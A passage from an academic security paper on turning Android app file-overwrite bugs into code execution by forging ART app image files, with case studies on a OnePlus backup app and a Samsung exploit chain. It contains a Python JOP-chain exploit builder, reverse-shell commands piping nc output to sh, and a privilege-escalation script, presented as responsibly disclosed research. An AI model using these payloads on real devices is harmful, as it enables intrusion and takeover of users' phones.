Android apps present a large attack surface for attackers. For sophisticated attackers, vulnerabilities in this attack surface that lead to code execution are extremely valuable, since such vulnerabilities may eventually be leveraged to fully compromise the target phone. However, vulnerabilities that can be converted into code execution in Android apps are rare. One category of exploited vulnerabilities is memory corruptions, either in file parsing libraries [9] or the browser's HTML/JavaScript engine [12]. These vulnerabilities rely on the app implementing attacker-exposed functionality in native libraries. However, most code written by app developers themselves is written in Java or Kotlin. These memory-safe languages prevent memory corruptions and restrict bugs to high-level logic bugs, the impact of which highly depends on the application context, but usually do not result in code execution.

One common vulnerability arising from such logic bugs is arbitrary file overwrites [1–4, 11, 16, 19, 20, 24, 26, 27]. In the Android developers' docs on common security risks, five out of the 45 security risks [6] can lead to arbitrary file overwrites. An example is "Zip Path Traversal", where an app unzips an attacker-provided Zip file without verifying the archive entry paths for path traversal characters. A malicious Zip file can be used to overwrite arbitrary files writable by the app.

Before Android 5, such arbitrary file overwrites could directly lead to code execution in the affected app [26]. Back then, the dex files storing the Dalvik bytecode were writable by most apps themselves. An arbitrary file write could directly overwrite these files to achieve arbitrary code execution. However, since Android 5 and the introduction of the Android Runtime (ART), all files containing executable code (native, ahead-of-time compiled code, or Dalvik bytecode) are protected and not writable by an app anymore. Following this change, the impact of an arbitrary file overwrite has become highly app-dependent.

We present a novel exploitation technique that can turn arbitrary file overwrites into code execution for any Android app. Our technique overwrites the app image file. This file is generated at runtime by the app itself and is used to cache a snapshot of the ART C++ mirror objects for app-specific Java classes/methods. The file is typically stored in the app's private directory, writable by the app itself at runtime. As such, an arbitrary file overwrite may replace the existing app

image file with a malicious one. When the app is restarted, the malicious app image is loaded. We present two ways to leverage a malicious app image to achieve code execution in a vulnerable app once loaded. A local variant which, given an ASLR leak, leverages an arbitrary memory write during image decompression to overwrite function pointers and execute a reverse shell using a jump-oriented-programming (JOP) chain, and a blind remote variant that leverages the relocations during app image loading to forge a malicious C++ Java method object to execute attacker-supplied Dalvik bytecode.

To demonstrate the feasibility of our techniques, we exploit real 0-day/n-day file overwrite vulnerabilities on up-to-date Android devices. We showcase the local technique with a zero-click privilege escalation on the OnePlus 12R from an untrusted app to the highly privileged system user, leveraging a file overwrite vulnerability in the OnePlus backup app to achieve code execution in said app. For the remote technique, we exploit the same file overwrite vulnerability from an attacker in the same wifi network as the victim, after the user has started a backup session. For the remote technique, we further reproduce the 5-bug exploit chain from Pwn2Own 2024 for the Samsung S24 [11] and demonstrate how our technique enables the chain to work without the fifth bug and achieves code execution in the platform_app context.

Our findings demonstrate that in complex execution environments, such as the one Android apps are executed in, high-level vulnerabilities in memory-safe languages may be leveraged to attack overlooked/unexpected attack surfaces and be turned into code execution. Concretely, we demonstrate the severity of an arbitrary file overwrite vulnerability in an Android app, which can be used to attack C++-implemented ART internals and may result in persistent code execution. We have responsibly disclosed the 0-day vulnerabilities used to demonstrate our techniques to the affected vendors as well as our exploitation techniques to Google. They have acknowledged these vulnerabilities and are working on patches. Once these are put in place, we will release our findings at https://github.com/HexHive/artow-artifact.

2 Background

2.1 Arbitrary File Overwrites

Android apps are developed mainly in Java/Kotlin. Unlike bugs in memory-unsafe languages such as C/C++, bugs in the Java code may not directly lead to code execution. One vulnerability arising from bugs in these memory-safe languages is arbitrary file overwrites, allowing the attacker to overwrite an existing file with new attacker-controlled contents. In the Android developer documentation, the following five security risks out of a total of 45 may lead to arbitrary file overwrite: "Content Resolvers", "Improperly Exposed Directories to FileProvider", "Improperly trusting Content Provider-provided filename", "Path traversal", and "Zip Slip" [6]. File overwrite vulnerabilities have been found in OEM preinstalled apps and popular Google Play Store apps, such as Whatsapp. Table 1 presents a non-exhaustive overview of publicly known file overwrite vulnerabilities.

The security impact of an arbitrary file overwrite in an Android app is highly dependent on the context. Android apps are sandboxed, each running with a unique user in the `untrusted_app` SELinux context. An arbitrary file overwrite in an app can only modify files in its own sandbox, i.e., its private directory and potentially files on the sdcard if the corresponding permissions are set. Before Android 5, secondary dex files containing Dalvik bytecode were stored in the app's private directory (in case the app used more than 64k methods, a fairly common occurrence [17]). This allowed attackers to leverage arbitrary file overwrites to overwrite these dex files, giving the attacker control over the Dalvik bytecode executed by the app [26]. In newer versions of Android, these secondary dex files are deprecated, and thus, exploiting an arbitrary file overwrite has become fully app-dependent. In 2023 Microsoft Threat Intelligence demonstrated that a large number of apps were affected by arbitrary file overwrites due to the app exposing a ContentProvider, which did not sanitize the attacker-provided path [19, 24]. Only for apps that stored native libraries in their private directory were they able to achieve arbitrary code execution.

Other files in the app's private directory include the shared preferences. Overwriting the shared preferences allows the attacker to influence the app's behavior, but whether or not this may be turned into code execution highly depends on the app. The same is true for databases or any other app-specific files.

> Arbitrary file overwrites are a common vulnerability in Android apps. The impact of an arbitrary file overwrite vulnerability on Android 5 or later highly depends on the app's implementation.

2.2 Android Runtime App Image File

Since the introduction of the Android Runtime (ART) in Android 5, a new app-writable file was added to the private directory of apps: the app image file. ART is the runtime that runs Android apps since Android 5, supporting interpreted execution, JIT compilation of Java code, and ahead-of-time compilation. In particular, ahead-of-time compilation makes use of two files, the oat ELF file, which holds the native compiled Java code, and the .art app image file, which stores prelinked C++ mirror classes of Java objects and functions. The oat file is generated during installation of the app and is stored in a directory only writable by the installation daemon. On the other hand, the app image file is generated by the app itself after the app has started and is saved in the app's private directory, i.e., `/data/data/appname/cache/oat_primary/arm64/base.art`.

Name	Year	Affected Components	Underlying Bug	Attack Vector
Samsung WifiCredService RCE [20]	2015	WifiCredService	Zip Slip	Network
NowSecure Samsung RCE [27]	2017	Samsung preinstalled app	Zip Slip	Network
NowSecure MultiDex RCE [26]	2017	Vungle ad library	Zip Slip	Network
CVE-2021-24035 [1]	2021	Whatsapp	Zip Slip	Network
CVE-2022-29580 [2]	2022	Google search app	Path Traversal	Intent
PathSentinel [16]	2024	16 OEM apps	Path Traversal	Unknown
DirtyStream [19, 24]	2024	11 100M+ download apps	Improperly trusting ContentProvider-provided filename	Binder IPC
Pwn2Own24 S24 [11]	2024	Samsung preinstalled app	Path Traversal	Network
CVE-2024-43399 [4]	2024	MobSF app	Zip Slip	Network
CVE-2024-20805 [3]	2024	Samsung preinstalled app	Zip Slip	Intent

Table 1: Overview of publicly known file overwrite vulnerabilities in Android apps.

Since the app image file may be regenerated later on, the file remains writable by the app during runtime. The main purpose of the app image file is to cache the state of the ART, allowing fast startup times. Without the app image file, all the app's dex files would need to be reparsed and the mirror objects regenerated from scratch.

> In newer Android versions, the app image file storing a snapshot of C++ mirror Java objects is stored in the app's private directory, writable by the app at runtime.

ImageHeader

+ uint8_t magic[4]
+ uint8_t version[4]
+ uint32_t image_reservation_size
+ uint32_t component_count
+ uint32_t image_begin
+ uint32_t image_size
+ uint32_t image_checksum
+ ImageSection* sections
+ uint32_t image_roots
+ uint32_t oat_checksum
+ uint32_t oat_file_begin
+ uint32_t oat_data_begin
+ uint32_t oat_data_end
+ uint32_t oat_file_end
+ uint32_t boot_image_begin
+ uint32_t boot_image_size
+ uint32_t boot_image_component_count
+ uint32_t boot_image_checksum
+ PointerSize pointer_size

Figure 1: Structure of the ART ImageHeader

The structure of the app image file is described in its image header, see Figure 1. This header defines the constraints and offsets required by ART to safely map the pre-initialized object heap into the process's address space. Before the app image file is loaded and mapped by the runtime, the header's fields are validated to ensure certain invariants are respected.

The base virtual address of the app image at the time the image was originally generated is provided by the `image_begin` field. As the image may not be mapped at the same address, the runtime uses this field to relocate all pointers within the image. Since objects within the app image file make references to system-wide classes, the app image also provides the base address of the system app images through `boot_image_begin`. These system app images are shipped with the firmware and cache the C++ mirror objects for Android framework classes. They are mapped sequentially in memory and thus `boot_image_begin` allows relocation of pointers, pointing to these app images.

In the ART, Java objects such as classes and methods are represented through mirrored data structures. These C++ objects are placed in distinct sections of the app image file defined through the `sections` field of the header. Sections are defined according to the type of these objects (classes, strings, fields, methods, etc). An important object is `mirror::Class` representing all Java classes and stored in the object section of the app image. The `ArtMethod` object describes a Java function and its behavior through relevant metadata such as pointers to the method's bytecode and entrypoints to the execution environment. Every class object refers to its associated `ArtMethods` (located in the methods section of the image) through explicit pointers such as `methods_`. Metadata related to a class's fields is stored in the `ArtField` structure pointed to by the `fields_` pointer.

The app image is always loaded in the lower 4GB of the app's address space, which we will refer to as the `lowmem` memory region. Besides the app image, `lowmem` is used by the ART to store firmware-loaded system app images, oat files, JIT-compiled code, and the Java heap.

2.3 Ability to Load Arbitrary App Images

An attacker leveraging an arbitrary file overwrite vulnerability may overwrite that app's app image file. Considering that the app image file stores critical ART runtime data, we discuss the early loading process of the app image file and whether

or not an attacker-supplied app image file will be rejected by the ART.

There are two integrity checks before the contents of the app image are processed. If either of these checks fails, loading of the app image is stopped. While the primary purpose of both checks is to ensure compatibility with the other files loaded by the ART, they may end up acting as a security check by relying on data not available to the attacker. First, the checksum of the app's oat file is compared with the app image's `oat_checksum` field in the app image header. However, this check is easily bypassed by setting `oat_checksum` to zero, see Listing 1 for the relevant code. After the oat file checksum has been validated, the checksum of the loaded system app image files is calculated and compared to the `boot_image_checksum` in the app image header. The checksum is calculated by xoring the `image_checksum` header fields of the system app images. These app images are shipped in the firmware at `/system/framework/arm64/`, and as such, the checksum is static for a given firmware and can be calculated offline with access to the same firmware. After these two checks succeed, the actual loading process of the app image starts.

```
const uint32_t oat_checksum = oat_file->GetOatHeader().GetChecksum();
const uint32_t image_oat_checksum = image_header.GetOatChecksum();
if (image_oat_checksum != 0u && oat_checksum != image_oat_checksum) {
  return nullptr;
}
// continue app image loading
```

Listing 1: The check for the oat file checksum. If the checksum in the app image is zero, the check always succeeds.

> The two integrity checks before loading the app image are easily bypassable. Consequently, attacker-overwritten app image files will be processed by the ART on app startup.

2.4 Threat Model

We assume a target app vulnerable to an arbitrary file overwrite. We consider two scenarios in our threat model: local and remote.

In the local scenario, the attacker runs as an unprivileged app on the same device as the vulnerable app. The target app's file overwrite vulnerability is triggerable by the attacker app over the network or over local Android IPC (intents, file providers, etc.). Since both the attacker app and the vulnerable app are forked from the Zygote process, the attacker knows the initial address space layout of the vulnerable app [15].

In the remote scenario, the attacker has no access to the target phone but is able to trigger the arbitrary file overwrite vulnerability in the target app over the network. Crucially, in this scenario, the attacker does not know the address space layout of the vulnerable app (due to ASLR). However, the attacker does know the firmware version of the device running the vulnerable app, a requirement to trigger relevant app image parsing functionality as discussed in Section 2.3

In the following sections, we discuss how, for both scenarios, an attacker can craft a malicious app image so that when the vulnerable app is restarted, the attacker achieves code execution in the app via the app image.

3 Local Exploit

The local exploit allows the attacker in the local scenario to hijack code execution in the vulnerable app when the app loads the attacker-overwritten app image file.

Initially, the app image file is loaded from disk and mapped into memory with `mmap`. To save space, the app image file is stored in a compressed format on the disk. Below the app image's header, there is an array of `ImageHeader::Blocks` which are then decompressed into the `lowmem` memory region where the app image will be loaded. See Figure 2 for the structure of `ImageHeader::Block`. The `storage_mode` determines the compression used for the data, either no compression or LZ4 is supported. `Data_offset` and `data_size` denote the region of this block in the memory-mapped file. `Image_offset` and `image_size` denote the region in the `lowmem` ART memory region where the decompressed data is written to.




Figure 2: Structure of `ImageHeader::Block`

All fields of any `ImageHeader::Block` are fully under attacker control and there are no sanity checks on the `image_offset`. This essentially allows the attacker to provide an app image file which triggers an arbitrary write at a `uint32_t` offset from the `lowmem` app image base. Listing 2 shows the code that leads to the arbitrary write.

While powerful, this arbitrary write can only target data in `lowmem` used by the ART, which does not contain a traditional stack or shared libraries. As a consequence, the arbitrary write can not be directly used with common exploitation techniques such as overwriting the global offset table of a library or the return address on a stack. Instead, we need to find a suitable target in `lowmem`.

As discussed in Section 2.4 the attacker knows the memory layout of the target app, including all the memory regions

```
bool ImageHeader::Block::Decompress(uint8_t* out_ptr,
                                    const uint8_t* in_ptr,
                                    std::string* error_msg) const {
switch (storage_mode_) {
  case kStorageModeUncompressed: {
    CHECK_EQ(image_size_, data_size_);
    memcpy(out_ptr + image_offset_, in_ptr + data_offset_, data_size_);
    break;
}
```

Listing 2: The code that leads to the arbitrary write when handling a `ImageHeader::Block` with `storage_mode` `kStorageModeUncompressed`. `Out_ptr` points to the base of the app image file in `lowmem` and `in_ptr` points to the base of the mmapped app image file from disk.

inside of `lowmem` such as the app image base address and the base address of the firmware-loaded app images.

To hijack code execution, we overwrite the function pointer in an `ArtMethod` stored in the already loaded `boot.art`, one of the frameworks' app image files. The `ArtMethod` C++ object mirrors a Java method, see Figure 3 for an overview of the object's structure. The `entry_point_from_quick_compiled_code_` field stores a function pointer that is executed whenever the Java method is called. For ahead-of-time compiled methods, the function pointer points to the native compiled code. The offsets of the `ArtMethods` in `boot.art` are constant, and the local attacker can determine the offset of a commonly called `ArtMethod` from the base address of the loaded app image. With the arbitrary memory write, the attacker can then overwrite the function pointer of the target `ArtMethod` to hijack code execution whenever the corresponding Java function is executed.




Figure 3: Structure of the `ArtMethod`

To escalate this PC hijack to arbitrary code execution, we leverage a JOP chain to execute an arbitrary command with `system`. In the local scenario, the attacker has access to gadgets in all of the executable code loaded initially by Zygote, which includes all oat files and standard shared libraries, such as `libc`. When the Java method is called, `x0` (the first argument of the function) contains the address of the `ArtMethod` itself. Moreover, it is possible to overwrite the `declaring_class_` field with an arbitrary pointer, without corrupting the `ArtMethod`. While the exact gadgets will heavily depend on the firmware of the target device, we found a large number of gadgets (stemming from C++ object handling), which load a pointer stored at `x0` into `x0`, performs some actions and then jumps to a function pointer stored at an offset of `x0`. By pivoting `x0` to attacker-controlled memory (stored in the loaded app image in a decompressed block), these gadgets can be chained until all registers are setup using the actions in between the first load and the vtable call, to call `system` with a controlled argument. In Section 5.1, we will discuss the JOP chain used for the exploit on the OnePlus 12R in detail.

The local exploit is persistent across the same boot. After a reboot, ASLR will randomize the offset between the loaded app image and `boot.art`. If the previous attacker-provided app image is loaded, the app will likely crash, causing the app image file to eventually be removed by the Android framework.

4 Remote Exploit

The remote exploit allows an attacker with no knowledge of the address space layout to gain code execution by overwriting the app image file of the vulnerable app with a malicious one containing an embedded method that will execute attacker-provided bytecode.

As discussed in Section 2.2, when the app image file is first loaded into memory, it may not be mapped to the base address expected in the header. This potential mismatch necessitates a relocation process for all absolute virtual pointers contained within the image before the runtime can safely utilize the objects. After decompression, an object-aware relocation technique, implemented by so-called visitors, traverses the object graph, following references to recursively relocate all nested pointers and associated metadata linked to a specific object. The pointers and fields of the various C++ objects contained in it are relocated to ranges within the app image, the app's associated oat file, or the firmware app image/oat files.

This relocation process can be harnessed by a remote attacker in order to construct an exploit that does not rely on an ASLR leak. By strategically relocating pointers within C++ mirror objects, the attacker can relocate pointers to a chosen address in the ranges defined above. This gives the ability to relocate the function pointer of an `ArtMethod` to gadgets within the firmware oat files located in `lowmem`. While this leads to a PC hijack, we found the gadgets on arm64 available in `lowmem` to be insufficient to achieve arbitrary code execution. Instead, we leverage bytecode injection to achieve arbitrary code execution.

```
header.VisitPackedArtMethods([&](ArtMethod& method) {
  if (method.HasCodeItem()) {
    const dex::CodeItem* code_item = method.GetDexFile()->GetCodeItem(
        method.GetDataPtrSize(image_pointer_size_));
    method.SetCodeItem(code_item);
  }
  if (method.GetEntryPointFromQuickCompiledCode() == nterp_trampoline_) {
    method.SetEntryPointFromQuickCompiledCode(GetNterpEntryPoint());
  }
}, space->Begin(), image_pointer_size_);
```

Listing 3: The code in the `ArtMethod` visitor relocating the `data_` and `entry_point_from_quick_compiled_code_` fields. The `method.hasCodeItem()` uses the methods's `access_flags_` and is disconnected from the logic relocating the function pointer.

An `ArtMethod` has three fields which will be modified by the `ArtMethod` visitor, `declaring_class_`, `data`, and `entry_point_from_quick_compiled_code_` An `ArtMethod` may be ahead-of-time compiled, in which case the function pointer (`entry_point_from_quick_compiled_code_`) is relocated by the visitor to the relevant function in the oat file. For an interpreted function, this function points to the `NterpTrampoline` symbol in `boot.art` that will later be replaced with `ExecuteNterpImpl` by the visitor, the entrypoint of the bytecode interpreter. The `data_` member of the `ArtMethod` is expected to store a dex method index that will be replaced by the `ArtMethod` visitor with a pointer to the corresponding dex method's `code_item` containing the function's Dalvik bytecode. The `declaring_class_` is relocated, expected to point to a `Class` object.

An interpreted `ArtMethod` with a `data_` pointer pointing to attacker-controlled memory will execute the attacker's bytecode when called, achieving arbitrary code execution. The challenge to craft such an `ArtMethod` is that the `data_` field is expected to hold an index, which is replaced by the visitor to an existing `code_item` in the app's dex file. We first exploit a logic bug, which causes the visitor to replace `entry_point_from_quick_compiled_code_` with `ExecuteNterpImpl` without touching the `data_` field. This is possible since the visitor uses the `access_flags_` to determine if the `data_` field should be touched or not. Afterwards, the visitor always replaces the function pointer when containing `NterpTrampoline` with `ExecuteNterpImpl`. See Listing 3 for the relevant code.

This gives us an `ArtMethod` with a function pointer equal to `ExecuteNterpImpl` and an unmodified `data_` pointer. To relocate this `data_` pointer to attacker-controlled memory, we overlay the `ArtField` section of the app image with the `ArtMethod` section. This is possible because the different sections of the app image are defined by the image header with no checks to prevent overlapping sections. Figure 4 describes the structure of an `ArtField`. By cleverly overlaying




Figure 4: Structure of the `ArtField`




Figure 5: The app image with an `ArtField` overlaying an `ArtMethod` to craft a method with a function pointer to the interpreter and a data pointer to attacker-controlled bytecode.

an `ArtField`'s `declaring_class_` with the `ArtMethod`'s `data_` pointer, we coerce the `ArtField` visitor to relocate the `data_` pointer to point to an attacker-controlled `code_item` within the app image, see Figure 5. During class initialization, when this `ArtMethod` is called, the interpreter will execute the attacker-controlled bytecode pointed to by the `data_` field, allowing us to achieve code execution only relying on offsets in our controlled app image file.

The Dalvik bytecode, shipped in the app image and triggered by our `ArtMethod`, will execute a call to `Runtime.getRuntime().exec("<command string>")` which results in command execution in the context of the vulnerable app. We attain this goal by invoking methods in succession to obtain an instance of `Runtime` and a valid `String` instance containing the attacker-defined `<command string>`, followed by a call to `exec`. The bytecode needs to be provided with the type and methods indices of `String` or `Runtime::getRuntime`, etc... from the target app's `classes.dex`. As the target application won't contain a constant `String` with the content of our command, we need to construct a dynamic `String` instance. It is possible to construct an array of characters and provide them to a `String` constructor or by invoking `StringBuilder->append(char[])` and converting it to a `String`.

A caveat of the remote technique is the fact that the apk installation path needs to be known when building the exploit app image file. At the end of the app image loading process, the apk installation path in the oat file is compared to the

paths in the app image file. If these do not match, app image loading is stopped, and the app image is discarded. This is a problem for the remote technique as it relies on the app image loading process to finish successfully. It is not relevant for the local technique since the arbitrary write happens at the beginning of app image loading and corrupts data in the already loaded `boot.art`. Since Android 8, the installation path of an apk is randomized. There are two possibilities to bypass this. First, system apps and some preinstalled apps' installation paths are not random. For example, the OnePlus backup app is installed in `/data/app/BackupAndRestore/`, and system apps are installed in `/system/app/`. Applying the remote technique to a file overwrite vulnerability in one of those apps is directly possible. To deal with this problem when targeting user-installed apps, the bug from the local technique may be leveraged, see Listing 2. The `data_offset_` is not checked before the `memcpy` and can thus be used to read data outside of the app image file mapping and write that data to the app image. We found that for some apps, the app installation path string exists in memory at a constant offset from the app image file mapping. Using this out-of-bounds read, the dex cache paths in the loaded app image can be dynamically updated with the randomized path during image decompression. Alternatively, an additional vulnerability may be leveraged to leak the installation path, such as an arbitrary file read, which can read the existing app image to obtain the installation path.

The remote technique is persistent across reboots of the device. The app image only fails to load after an apex/system update. This is because the calculated `boot_image_checksum` will be different. However, this loading failure is stealthy since it is expected, and all other app image files will also fail to load.

5 Exploiting Real Bugs

To demonstrate that our exploitation techniques are practical and can be applied to real bugs on commercial devices, we exploit 0-day and n-day bugs with our local and remote techniques.

5.1 Local: OnePlus 12R 0-click Chain

We demonstrate the local technique by presenting a new zero-click chain, which escalates privileges from an unprivileged app to the highly privileged system user on the OnePlus 12R (firmware version from November 2025) without user interaction. The exploit chains two 0-days to achieve code execution with our local technique in the OnePlus backup app. From the highly-privileged backup app, it is straightforward to escalate to the system user. Figure 6 gives an overview of this exploit chain.

The first bug is a missing permission check in the `IAtCmdFwd` system service, which allows any unprivileged app to inject touch events by sending Binder IPC requests to that service. While extremely powerful, this bug itself is not enough to achieve code execution in a higher-privileged context, as privileged actions, such as enabling the Android Debug Bridge, are gated behind a credential check. However, this bug does allow the attacker app to start and stop other apps itself. The second bug affects the OnePlus backup app and leads to an arbitrary file overwrite. The backup app allows users to copy data from their old device to the new one. When a backup session is started as the new phone, the app starts a hotspot and listens on TCP port 8940. During normal usage, the old device sends the files to be backed up to the new device over this TCP port via `FileHandler` messages after a UI pin authentication is done between the new and old devices. However, by directly communicating with the TCP port and sending a well-formed `FileHandler` message, any app can trigger the backup app to do a file write, irrespective of the UI state of the backup app. The `FileHandler` message contains the path where the file is written to and the content. While the first directory of the path is verified, a path traversal is possible by supplying `../`, leading to an arbitrary file overwrite.

The attacker app achieves code execution in the backup app by leveraging the injected touch events to first start a screen recording session, bypassing the user consent with its injected touch events. The rest of the attacker app then runs as a background service, reacting to OCR data from the screen recording. This allows the attacker app to inject touch events based on the screen state of the phone. The attacker app then starts the backup app as a new device, causing the backup app to listen for `FileHandler` messages on TCP port 8940. The attacker app then sends a `FileHandler` message which overwrites the app image file of the backup app [1]. The attacker then closes and reopens the backup app with injected touch events, causing the backup app to load the malicious app image file and triggering the PC hijack.

The JOP chain we used to achieve code execution consists of four gadgets. The first gadget pivots `x0` to attacker-controlled memory in the loaded app image file. The second gadget sets `x19` to point to a `char**` pointer to the reverse shell command. The third gadget sets `x20` to the address of `system`. The fourth and final gadget loads the pointer at `x19` into `x0` and calls `x20` (`system`). Listing 4 shows the code used to generate the exploit app image file.

5.1.1 Privilege Escalation to the System User

The backup app runs in the `oplus_backuprestore_app` SELinux context. This gives the backup app access to the `oplus_app_data_service` system service. This service is used by the backup app to write to the directory of other apps. The service itself forwards all received Binder requests to

[1] stored at `/data/data/com.oneplus.backuprestore/cache/oat/arm64/BackupAndRestore.art`




Figure 6: Overview of the 0-click privilege escalation chain. The chain achieves code execution in the OnePlus backup app from an unprivileged attacker app. Steps 1-5 achieve code execution in the backup app. Steps 6-7 escalate privileges from the backup app to the system user in the settings app. No user interaction is required.

```
"""
libart.so
0x6c52b8: ldr x0, [x0,0x50]; ldr x8, [x0]; ldr x8, [x8,0x68]; blr x8
0x7d18d8: ldr x8, [x0]; ldr x19, [x0,0x48]; ldr x8, [x8,0xe0]; blr x8
0x46b9e8: ldr x8, [x0]; ldr x20, [x0,0x10]; mov x1, x19;
          ldr x8, [x8,0x18]; blr x8
libc.so
0xae740: ldr x0, [x19]; blr x20
"""

payload = pwn.flat({
 0: p64(scratch_mem),
 0x10: p64(system), # gadget3 -> x20
 0x18: p64(libc_base + 0xae740), # system
 0x48: p64(scratch_mem+0x120), # gadget 2 -> x19
 0x68: p64(libart_base + 0x7d18d8), # gadget 1 -> blr x8
 0xe0: p64(libart_base + 0x46b9e8), # gadget 2 -> blr x8
 0x120: p64(scratch_mem+0x128),
 0x128: b"/system/bin/nc 1.2.3.4 1338|sh\x00"
}) # written to scratch_mem

art.blocks.append(
 Block(boot_art+0x2496a8-art_base, 8)
) # ArtMethod function pointer
art.decompressed.append(p64(libart_base + 0x6c52b8)) # gadget 1
art.blocks.append(
 Block(boot_art+0x2496e0-art_base, 8)
) # gadget 1 -> x0
art.decompressed.append(p64(scratch_mem))
art.blocks.append(
 Block(scratch_mem-art_base, len(payload))
)
art.decompressed.append(payload)
art.serialize()
```

Listing 4: The Python exploit code that builds the app image file, which leverages the arbitrary memory write during decompression to trigger a JOP chain and executes a reverse shell command. `Art.blocks` stores the array of `ImageHeader::Blocks` and `art.decompressed` stores the data which will be decompressed. Finally `art.serialize()` serializes the app image file to disk. This code runs in the attacker app just before sending the `FileHandler` message to the backup app.

```
#!/system/bin/sh

service call oplus_app_data_service 5 \
  s16 "/data/data/com.example.oneplusiptablespoc/" \
  s16 "/data/dalvik-cache/wow/"
service call oplus_app_data_service 3 \
  s16 "/data/dalvik-cache/wow/files/system_ext@Settings.apk@classes.dex" \
  s16 "/data/dalvik-cache/arm/system_ext@Settings.apk@classes.dex"
service call oplus_app_data_service 3 \
  s16 "/data/dalvik-cache/wow/files/system_ext@Settings.apk@classes.vdex" \
  s16 "/data/dalvik-cache/arm/system_ext@Settings.apk@classes.vdex"
service call oplus_app_data_service 3 \
  s16 "/data/dalvik-cache/wow/files/system_ext@Settings.apk@classes.art" \
  s16 "/data/dalvik-cache/arm/system_ext@Settings.apk@classes.art"
```

Listing 5: The privilege escalation script, which, if executed as the OnePlus backup app overwrites the settings app oat file.

the native `AppDataService` service. The `AppDataService` itself runs as `root` in the `installd` SELinux context and takes care of copying/moving files after receiving a binder request from the `oplus_app_data_service` service. Due to the `AppDataService`'s high privileges, it is possible to overwrite files in the `/data/dalvik-cache` directory. This directory stores oat files for framework processes. By overwriting the oat file of the settings app, we can achieve code execution in the settings app when it is restarted. Listing 5 shows the binder IPC requests to overwrite the setting app's oat file. Specifically, we overwrite the native ahead-of-time compiled method `com.android.settings.AirplaneModeEnabler.<init>`, which is called immediately after the app is started, with shellcode that spawns a reverse shell. The injected touch events are used to stop and start the settings app to trigger loading of the modified oat file.

We have responsibly disclosed the two 0-day vulnerabilities to OnePlus. The touch even injection is fixed in firmware version 2621_15.

We demonstrate the practicality of our local exploit technique by leveraging it in a zero-click privilege escalation chain on an up-to-date OnePlus 12R.

5.2 Remote: OnePlus Backup App over Wifi




Figure 7: Overview of the remote exploit chain targeting the OnePlus backup app.

As discussed in Section 5.1, when the OnePlus backup starts a backup session as the new device, it starts listening on TCP port 8940. Since the app now starts a hotspot, only devices connected to the hotspot are able to connect to the device. However, if the user chooses to minimize the app and restart the normal wifi, the backup app will keep listening on that port. Furthermore, the backup app is listening for connections to this TCP port on all interfaces. An attacker in the same wifi network as the target can send the `FileHandler` message to the exposed port to overwrite the backup app's app image file. In this attack scenario, the attacker does not have an ASLR leak and instead leverages our remote technique to craft an app image file that will execute attacker-controlled bytecode.

As described in Section 4, the app image file's loading triggers our bytecode, executing `Runtime.exec`. We set up a reverse shell and connect to an attacker-controlled server by providing the following command to exec `sh -c nc${IFS}<ip>${IFS}<port>${IFS}|${IFS}sh`. We replace spaces by `${IFS}` as spaces cause the command passed to `sh` to be split along spaces by `Runtime.exec`.

After sending the `FileHandler` message, the attacker then simply waits for the user to restart the backup app, at which point the malicious app image is loaded, and the attacker achieves code execution in the backup app. Afterwards, the same privilege escalation steps as described in Section 5.1.1 can be taken to obtain code execution as the system user. Figure 7 gives an overview of this attack.

5.3 Remote: Pwn2Own24 Chain Upgrade

We further demonstrate the remote exploit by reproducing the 2024 Pwn2Own exploit for the S24 [11]. The original exploit chain used five bugs. The first three bugs escalate a user visiting an attacker-controlled website into launching arbitrary exported activities. The fourth bug triggers an arbitrary file overwrite in the Quick Share Agent background app, to write an apk file to a world-readable location. Afterwards, a bug in Smart Switch Agent is triggered to install the apk.

